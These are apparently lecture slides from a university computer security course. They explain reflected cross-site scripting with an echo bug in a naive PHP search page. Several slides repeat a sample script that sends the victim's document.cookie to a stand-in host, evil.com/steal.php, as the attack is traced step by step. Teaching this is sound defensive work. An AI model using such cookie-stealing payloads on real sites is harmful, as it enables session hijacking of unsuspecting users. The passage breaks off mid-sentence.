

CSE 484/M584: Computer Security (and Privacy)

Spring 2025

David Kohlbrenner
dkohlbre@cs

Admin

- Lab 3 Weblab is out!
 - Due in 2 weeks
 - XSS, SQL injection, CSRF
- Reminder: generative AI usage beyond extremely basic questions, or without disclosure, is an academic integrity violation
 - We are seeing very few disclosures.
 - Re-read our course policies.
 - I can't recommend enough not using genAI for assignments.
 - It deprives you of most of the value of doing the problem.



Echoing / “Reflecting” User Input

Classic mistake in server-side applications

http://naive.com/search.php?term=“what is the best IDE?”

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo \$_GET[term] ?>

...

</body>

Echoing / “Reflecting” User Input

naive.com/hello.php?name=

User ←

Welcome, dear User

naive.com/hello.php?name=<img

src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>

Welcome, dear



In all XSS there are 3 actors


- Adversary

- Server victim


- User victim



Reflected XSS


- User is tricked into visiting an honest website
 - Phishing email, link in a banner ad 
- Bug in website code causes it to echo to the user's browser an **arbitrary attack script**
 - The origin of this script is now the website itself! 
- Script can manipulate website contents (DOM) to **show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites** 
 - This violates the “spirit” of the same origin policy

Reflected XSS: Detailed



Reflected XSS: Detailed

Browser
(user)



Naïve.com

Reflected XSS: Detailed

Browser
(user)

POST login.php?username=...&pw=...



Set-cookie: <token>


GET profile.php ...



evil.com

Naïve.com

Reflected XSS: Detailed



Reflected XSS: Detailed

GET news.html

```
<html>  
<a href=http://naïve.com/echo.php?name=  
<script>window.open(  
"http://evil.com/steal.php?c="+  
document.cookie);  
</script>  
>Cool Link to News</a>
```

Browser
(user)

evil.com

POST login.php?username=...&pw=...



Set-cookie: <token>

GET profile.php ...



Naïve.com

Reflected XSS: Detailed

GET news.html

```
<html>
<a href=http://naïve.com/echo.php?name=
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
>Cool Link to News</a>
```

Browser
(user)

Rendered
evil.com
page

evil.com

POST login.php?username=...&pw=...



Set-cookie: <token>

GET profile.php ...



Naïve.com

Reflected XSS: Detailed

GET news.html

```
<html>
<a href=http://naïve.com/echo.php?name=
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
>Cool Link to News</a>
```

Browser
(user)

Rendered
evil.com
page

Click!

evil.com

POST login.php?username=...&pw=...



Set-cookie: <token>

GET profile.php ...



Naïve.com

Reflected XSS: Detailed

GET news.html

```
<html>
<a href=http://naïve.com/echo.php?name=
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
>Cool Link to News</a>
```

Browser
(user)

Rendered
evil.com
page

Click!

POST login.php?username=...&pw=...



Set-cookie: <token>

GET profile.php ...



GET echo.php?name=
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>

Naïve.com

evil.com

Reflected XSS: Detailed

GET news.html

```
<html>
<a href=http://naïve.com/echo.php?name=
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
>Cool Link to News</a>
```

Browser
(user)

Rendered
evil.com
page

Click!

POST login.php?username=...&pw=...



Set-cookie: <token>

GET profile.php ...



GET echo.php?name=

```
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
```



Naïve.com

<html>

```
Hi <script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
```

</script>! You are still logged in!

evil.com

Reflected XSS: Detailed

GET news.html

```
<html>
<a href=http://naïve.com/echo.php?name=
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
>Cool Link to News</a>
```

Browser
(user)

Rendered
evil.com
page

Click!

Rendering
naïve.com
page

POST login.php?username=...&pw=...



Set-cookie: <token>

GET profile.php ...



Naïve.com

GET echo.php?name=

```
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
```



<html>

```
Hi <script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>! You are still logged in!
```

evil.com

Reflected XSS: Detailed

GET news.html

```
<html>
<a href=http://naïve.com/echo.php?name=
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
>Cool Link to News</a>
```

Browser
(user)

Rendered
evil.com
page

Click!

GET steal.php?c=<token>

Rendering
naïve.com
page

POST login.php?username=...&pw=...



Set-cookie: <token>

GET profile.php ...



Naïve.com

GET echo.php?name=

```
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
```



<html>

```
Hi <script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>! You are still logged in!
```

evil.com

Reflected XSS: Detailed

GET news.html

```
<html>
<a href=http://naïve.com/echo.php?name=
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
>Cool Link to News</a>
```

Browser
(user)

Rendered
evil.com
page

Click!

POST login.php?username=...&pw=...

Set-cookie: <token>

GET profile.php ...

GET echo.php?name=

```
<script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>
```

Naïve.com

<html>


```
Hi <script>window.open(
"http://evil.com/steal.php?c="+
document.cookie);
</script>! You are still logged in!
```

Rendering
naïve.com
page


GET steal.php?c=<token>

Basic Pattern for Reflected XSS


Injected script can manipulate website
to **show bogus information, leak
sensitive data, cause user's browser to
